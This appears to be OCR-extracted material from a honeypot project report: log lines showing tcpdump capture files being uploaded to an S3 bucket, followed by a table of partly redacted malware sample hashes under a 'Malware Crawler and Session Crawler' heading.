upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] _tcpdump.cap to s3:/ [redacted] -logs-us-west-2/t [redacted] gs/tcpdump/d=2020-11-02/h=03/2/t [redacted] dump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] 8_tcpdump.cap to s3: [redacted] r-logs-us-west-2/ [redacted] .ogs/tcpdump/d=2020-11-02/h=03/3/ [redacted] cpdump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] 0_tcpdump.cap to s3: [redacted] r-logs-us-west-2/ [redacted] .ogs/tcpdump/d=2020-11-02/h=03/3/ [redacted] cpdump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] _tcpdump.cap to s3:/ [redacted] -logs-us-west-2/t [redacted] gs/tcpdump/d=2020-11-02/h=03/3/k [redacted] dump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] _tcpdump.cap to s3:/ [redacted] -logs-us-west-2/t [redacted] gs/tcpdump/d=2020-11-02/h=03/3/k [redacted] dump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] -10_tcpdump.cap to s [redacted] ner-logs-us-west- [redacted] -logs/tcpdump/d=2020-11-02/h=03/ [redacted] 10_tcpdump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] -18_tcpdump.cap to s [redacted] ner-logs-us-west- [redacted] -logs/tcpdump/d=2020-11-02/h=03/ [redacted] 18_tcpdump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] _tcpdump.cap to s3:/ [redacted] -logs-us-west-2/t [redacted] gs/tcpdump/d=2020-11-02/h=03/3/a [redacted] dump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] -14_tcpdump.cap to s [redacted] ner-logs-us-west- [redacted] -logs/tcpdump/d=2020-11-02/h=03/ [redacted] 14_tcpdump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] -2_tcpdump.cap to s3 [redacted] er-logs-us-west-2 [redacted] -logs/tcpdump/d=2020-11-02/h=03/3 [redacted] _tcpdump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] 4_tcpdump.cap to s3: [redacted] r-logs-us-west-2/ [redacted] .ogs/tcpdump/d=2020-11-02/h=03/3/ [redacted] cpdump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] -6_tcpdump.cap to s3 [redacted] er-logs-us-west-2 [redacted] -logs/tcpdump/d=2020-11-02/h=03/3 [redacted] _tcpdump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] 2_tcpdump.cap to s3: [redacted] r-logs-us-west-2/ [redacted] .ogs/tcpdump/d=2020-11-02/h=03/3/ [redacted] cpdump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] 18_tcpdump.cap to s3 [redacted] er-logs-us-west-2 [redacted] -logs/tcpdump/d=2020-11-02/h=03/3 [redacted] _tcpdump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] 10_tcpdump.cap to s3 [redacted] er-logs-us-west-2 [redacted] -logs/tcpdump/d=2020-11-02/h=03/3 [redacted] _tcpdump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] 14_tcpdump.cap to s3 [redacted] er-logs-us-west-2 [redacted] -logs/tcpdump/d=2020-11-02/h=03/3 [redacted] _tcpdump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] -2_tcpdump.cap to s3 [redacted] er-logs-us-west-2 [redacted] -logs/tcpdump/d=2020-11-02/h=03/3 [redacted] _tcpdump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] _tcpdump.cap to s3:/ [redacted] -logs-us-west-2/t [redacted] gs/tcpdump/d=2020-11-02/h=03/3/f [redacted] dump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] 6_tcpdump.cap to s3: [redacted] r-logs-us-west-2/ [redacted] .ogs/tcpdump/d=2020-11-02/h=03/3/ [redacted] cpdump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] _tcpdump.cap to s3:/ [redacted] -logs-us-west-2/t [redacted] gs/tcpdump/d=2020-11-02/h=03/3/1 [redacted] dump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] _tcpdump.cap to s3:/ [redacted] -logs-us-west-2/t [redacted] gs/tcpdump/d=2020-11-02/h=03/3/1 [redacted] dump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] 0_tcpdump.cap to s3: [redacted] r-logs-us-west-2/ [redacted] .ogs/tcpdump/d=2020-11-02/h=03/3/ [redacted] cpdump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] _tcpdump.cap to s3:/ [redacted] -logs-us-west-2/t [redacted] gs/tcpdump/d=2020-11-02/h=03/3/r [redacted] dump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] 4_tcpdump.cap to s3: [redacted] r-logs-us-west-2/ [redacted] .ogs/tcpdump/d=2020-11-02/h=03/3/ [redacted] cpdump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] _tcpdump.cap to s3:/ [redacted] -logs-us-west-2/t [redacted] gs/tcpdump/d=2020-11-02/h=03/3/r [redacted] dump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] 4_tcpdump.cap to s3: [redacted] r-logs-us-west-2/ [redacted] .ogs/tcpdump/d=2020-11-02/h=03/3/ [redacted] cpdump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] lo-2_tcpdump.cap to [redacted] iner-logs-us-west [redacted] p-logs/tcpdump/d=2020-11-02/h=03 [redacted] lo-2_tcpdump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] 0_tcpdump.cap to s3: [redacted] r-logs-us-west-2/ [redacted] .ogs/tcpdump/d=2020-11-02/h=03/3/ [redacted] cpdump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] _tcpdump.cap to s3:/ [redacted] -logs-us-west-2/t [redacted] gs/tcpdump/d=2020-11-02/h=03/3/r [redacted] dump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] lo-6_tcpdump.cap to [redacted] iner-logs-us-west [redacted] p-logs/tcpdump/d=2020-11-02/h=03 [redacted] lo-6_tcpdump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] 6_tcpdump.cap to s3: [redacted] r-logs-us-west-2/ [redacted] .ogs/tcpdump/d=2020-11-02/h=03/3/ [redacted] cpdump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] 2_tcpdump.cap to s3: [redacted] r-logs-us-west-2/ [redacted] .ogs/tcpdump/d=2020-11-02/h=03/3/ [redacted] cpdump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] 0_tcpdump.cap to s3: [redacted] r-logs-us-west-2/ [redacted] .ogs/tcpdump/d=2020-11-02/h=03/3/ [redacted] cpdump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] 8_tcpdump.cap to s3: [redacted] r-logs-us-west-2/ [redacted] .ogs/tcpdump/d=2020-11-02/h=03/3/ [redacted] cpdump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] _tcpdump.cap to s3:/ [redacted] -logs-us-west-2/t [redacted] gs/tcpdump/d=2020-11-02/h=03/3/s [redacted] dump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] 4_tcpdump.cap to s3: [redacted] r-logs-us-west-2/ [redacted] .ogs/tcpdump/d=2020-11-02/h=03/3/ [redacted] cpdump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] _tcpdump.cap to s3:/ [redacted] -logs-us-west-2/t [redacted] gs/tcpdump/d=2020-11-02/h=03/3/s [redacted] dump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] _tcpdump.cap to s3:/ [redacted] -logs-us-west-2/t [redacted] gs/tcpdump/d=2020-11-02/h=03/3/s [redacted] dump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] -2_tcpdump.cap to s3 [redacted] er-logs-us-west-2 [redacted] -logs/tcpdump/d=2020-11-02/h=03/3 [redacted] _tcpdump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] _tcpdump.cap to s3:/ [redacted] -logs-us-west-2/t [redacted] gs/tcpdump/d=2020-11-02/h=03/3/s [redacted] dump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] -6_tcpdump.cap to s3 [redacted] er-logs-us-west-2 [redacted] -logs/tcpdump/d=2020-11-02/h=03/3 [redacted] _tcpdump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] _tcpdump.cap to s3:/ [redacted] -logs-us-west-2/t [redacted] gs/tcpdump/d=2020-11-02/h=03/3/t [redacted] dump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] 4_tcpdump.cap to s3: [redacted] r-logs-us-west-2/ [redacted] .ogs/tcpdump/d=2020-11-02/h=03/3/ [redacted] cpdump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] _tcpdump.cap to s3:/ [redacted] -logs-us-west-2/t [redacted] gs/tcpdump/d=2020-11-02/h=03/3/t [redacted] dump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] 0_tcpdump.cap to s3: [redacted] r-logs-us-west-2/ [redacted] .ogs/tcpdump/d=2020-11-02/h=03/3/ [redacted] cpdump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] cpdump.cap to s3://t [redacted] ogs-us-west-2/trs [redacted] /tcpdump/d=2020-11-02/h=03/3/tw- [redacted] .cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] _tcpdump.cap to s3:/ [redacted] -logs-us-west-2/t [redacted] gs/tcpdump/d=2020-11-02/h=03/3/r [redacted] dump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] _tcpdump.cap to s3:/ [redacted] -logs-us-west-2/t [redacted] gs/tcpdump/d=2020-11-02/h=03/3/f [redacted] dump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] _tcpdump.cap to s3:/ [redacted] -logs-us-west-2/t [redacted] gs/tcpdump/d=2020-11-02/h=03/4/a [redacted] dump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] 1_tcpdump.cap to s3: [redacted] r-logs-us-west-2/ [redacted] .ogs/tcpdump/d=2020-11-02/h=03/4/ [redacted] cpdump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] _tcpdump.cap to s3:/ [redacted] -logs-us-west-2/t [redacted] gs/tcpdump/d=2020-11-02/h=03/4/a [redacted] dump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] _tcpdump.cap to s3:/ [redacted] -logs-us-west-2/t [redacted] gs/tcpdump/d=2020-11-02/h=03/4/k [redacted] dump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] 5_tcpdump.cap to s3: [redacted] r-logs-us-west-2/ [redacted] .ogs/tcpdump/d=2020-11-02/h=03/4/ [redacted] cpdump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] -15_tcpdump.cap to s [redacted] ner-logs-us-west- [redacted] -logs/tcpdump/d=2020-11-02/h=03/ [redacted] 15_tcpdump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] -19_tcpdump.cap to s [redacted] ner-logs-us-west- [redacted] -logs/tcpdump/d=2020-11-02/h=03/ [redacted] 19_tcpdump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] -11_tcpdump.cap to s [redacted] ner-logs-us-west- [redacted] -logs/tcpdump/d=2020-11-02/h=03/ [redacted] 11_tcpdump.cap
```


3. Malware Crawler and Session Crawler






```
md5,sha1,sha256,scan result
60a353c02e1f137[redacted]5340b,0087f1628093b246d[redacted]617abd5207,cad5d741424b1bab0f2f8c[redacted]929e0bb9263358fa833d013c,
9a11588a7db15[redacted]49cd4,034c8c51a58be11ca[redacted]5a59275d2f,e15e93db3ce3a8a22adb4b[redacted]4a97008f9b1a9a42e1fac2b0,
b6aa275a926638[redacted]b1249,0425c031a128a0166[redacted]6acadd0014,2c74575a90cdb99025f219[redacted]aaa6094e8d184dbe65bf0316,
463ea3c7c94254[redacted]62451,0855f932eff35d875[redacted]fb1f993112,fe9eada92de8f273f5e1ab[redacted]ce663eda50b61c1ac68b0dca,
dbc520ea151874[redacted]55c30,0a427f86b4360fb60[redacted]e7ced59adc,c672798dca67f796972b42[redacted]eb41892d26adbb6a79f63887,
5fc8fb3158cc25[redacted]b30d1,0ea53594b76e2d69e[redacted]22a7114e0c,f33d86e7eb69f6294792da[redacted]9d616b3e9902626d034364c8,
0f2f4d29c538c4[redacted]2b4ba,15d64c4259601b1c7[redacted]84b14884ad,25f19652a16f8f495baa36[redacted]a74ed21aa9f4ff36cd2e72ad,
fbe51695e97a45[redacted]a37dc,1ed14334b5b71783c[redacted]e48e600cf0,2e4506802aedea2e6d5391[redacted]08c4b799a879eace5923a7b6,
097f8af9749314[redacted]6ab0e,1f88dc6e96a652a94[redacted]2ee377a5ed,d239d4e490cd9203b500c5[redacted]145326943c9dbf9cf4ec2c89,
6b1b068d7441cf[redacted]f1680,271c10b83937d52d1[redacted]fd105eec07,629d4a29407816ca036627[redacted]93f335816ab6c9424b88c7a0,
6c482728f94916[redacted]a5058,2eb4ee1ecffd7d915[redacted]44e975a019,247e4bf989787af66480ff[redacted]ccee6955188c9d99a88eba7e,
cf939dcd72c0c3[redacted]a51bf,3c6654b5e0699885f[redacted]2321382bb8,5606aea366fbac78bded6f[redacted]298371f58c191fe05fa8f81f,
28e466ef81c046[redacted]ad8ae,445d804c49965d004[redacted]703dd91d0f,9b6d9dfd7a2124644fb106[redacted]730c0bf172523fd8a013cc4e,
2cbefe7c057f63[redacted]7a8ec,48fabd9255b90f9b3[redacted]31c3176315,7ce1f59fe4e311e26144f6[redacted]5e72a23c97fe2c8674424c4f,
19e8ba4c8aabc8[redacted]3d0ba,4d8093f73b2bccefe[redacted]e104e956ec,ce2d957dc4a245ede76302[redacted]cac9bf3601cb89445a74ff32,
92f05b87d8cac6[redacted]659b3,524be5acbc38fe8dd2[redacted]07443262c2,aff8bd16ac5547d0088a8a[redacted]7684924d5d98e0a06cce3c20,
183ebb2e05a60d[redacted]b07ec,538b78ba5f2391b42[redacted]27e74bc043,6dffa418a8aaee64d1af31[redacted]66c93ce1c262be7913ef67f2,
ecba262840996c[redacted]42071,5a2eec89675829703[redacted]d266962f1d,33b2920f9a4e6dc8cd3ff7[redacted]36f8bba2a91a97c35ee1e65e,
dd723a18453152[redacted]4b8b2,61c36304ad1db6c32[redacted]de7870bcec,518150c466648544def5ef[redacted]4e07dec36b8b6baf85feccff,
3849f30b51a5c4[redacted]206c7,61c74136534b82605[redacted]c0613a47b7,f6c97b1e2ed02578ca1066[redacted]9012406c639dbccc6582eec8,
a7a278a3a55394[redacted]2d247,64b3e8a028853d7c2[redacted]43a2f3f391,d498f272706247fd8084d4[redacted]d88e10d0ff3ac577d9c90bc9,
e241dae5d2db00[redacted]3e38b,6c8b22ebce56ef7c8[redacted]5d3c325dc8,2515646919402a496c4482[redacted]df29f3442dda143f10c15561,
12d5f84ac4e657[redacted]ccc47,70eb5510ef4e76059[redacted]03ce8cb61e,5f230a8d0650c41c6e2831[redacted]f85ed2cc0cec20b5941f919c,
f7d9be2014c0a9[redacted]ae9af,8ece0c8296091bb6e[redacted]1cf92eb655,07d77af77695ee2f74fb2a[redacted]c9f6f7513d8722ee48d8373e,
e94f0834d95a5c[redacted]3401e,90bba7ed009d748e7[redacted]8efd421c39,41d4a2f5f9619b6b417259[redacted]57c3f314eb16f7bbda3e169b,
460293530493ec[redacted]50b89,94cbcfb27722b055da[redacted]107c2fcc4d,5b76c9ef66b5fe3be8f291[redacted]58cfe57c31be52fb8291112b,
f308933c1ba159[redacted]44bdc,9c4078a1e37e389fd[redacted]62a8e5552b,f156836829dbdfd06bc541[redacted]64628817c24bc8029b0640ea,
51584c746c408e[redacted]8d9b2,9dd4cb9bc3e17cc22[redacted]02220e5022,8100480845aa941167d264[redacted]8b470dce86c0f8a4cfb6f36d,
d9dbda24cbfe11[redacted]3cae8,a88f646544267819b1[redacted]8b2a6d2c02,36b0a31c35b92019cae30c[redacted]dc659420acb8c54576161725,
7e7547bb11be86[redacted]44b93,a9a7d1f3c659b6a66[redacted]34c9044580,3cab00223458575395b99e[redacted]4bd65eb63553031abf1c4dd1,
03ddfddfd6323a[redacted]0a95f,aa9f2f5e69dff8bb9[redacted]7bb6102ef5,c7c404cc1462bc641c7b8c[redacted]b0d4668a1f391390b7ede177,
a73ddd6ec22462[redacted]ad4e6,ac6962542a4b23ac1[redacted]aeb702ef12,b5cf68c7cb5bb2d21d60bf[redacted]d7c9f9e182d032f1da5b4605,
daa2e9973d3850[redacted]640e6,b0e74801f843a6347[redacted]dc9b6cbee3,d4956f3a0de98ca7433ead[redacted]114c820cf8e7d905ef168d19,
fff429d35cd37a[redacted]39eda,b5161c992e7ae9854[redacted]21dc83a45d,32b4dce55df6e12b2bb84b[redacted]d8f4ac935020c25b3b2911d2,
2afa5a62755bc3[redacted]f3fd8,bfd4a802431d7ab200[redacted]d5cd703dd7,4310ed76676b341bc7c2e6[redacted]75501abc278804b001935c5d,
f07d673981c6d7[redacted]21dd3,c292121dee7d54957[redacted]1665006ab7,84c8f6380b834281a07c7e[redacted]75863884c5042ff6507ddc8a,
44219b4c6629a1[redacted]8f877,c8244559fc30480e07[redacted]764fb9e53f,a8ccb7a2221d443f48782e[redacted]7bfd746fd4fe92ec64676853,
cdb91076d3dbea[redacted]58862,cb3249b4e411f63f1[redacted]37622e3c86,866f81798facc68cd2ff98[redacted]457899fc82798bc465b3607a,
c1342de6e52cb9[redacted]77483,e9afb0cb00ed2cd09[redacted]1be358a85f,202db9ee634467c3a009d0[redacted]67b4f665a469a04901de2ad8,
f42f45b377bdcd[redacted]32791,ea58921b8d4247093[redacted]ab3db6066e,b205817df87604d5879409[redacted]a71c0180d412e17cc9694bc1,
450f27f3e0a447[redacted]8a315,f89851265a2f7e8ebf[redacted]79e8eb90c7,85dc41ca3c16cb0c9de9fe[redacted]06d2b502f37d6a8e74974edd,
043b86f30a704d[redacted]14ba7,fb7f8f9224cf8f01dc[redacted]ef13b53b76,1d2504298bcda20d66f239[redacted]3822502a09563e57a7b00503,clean
```


3. Malware Crawler and Session Crawler






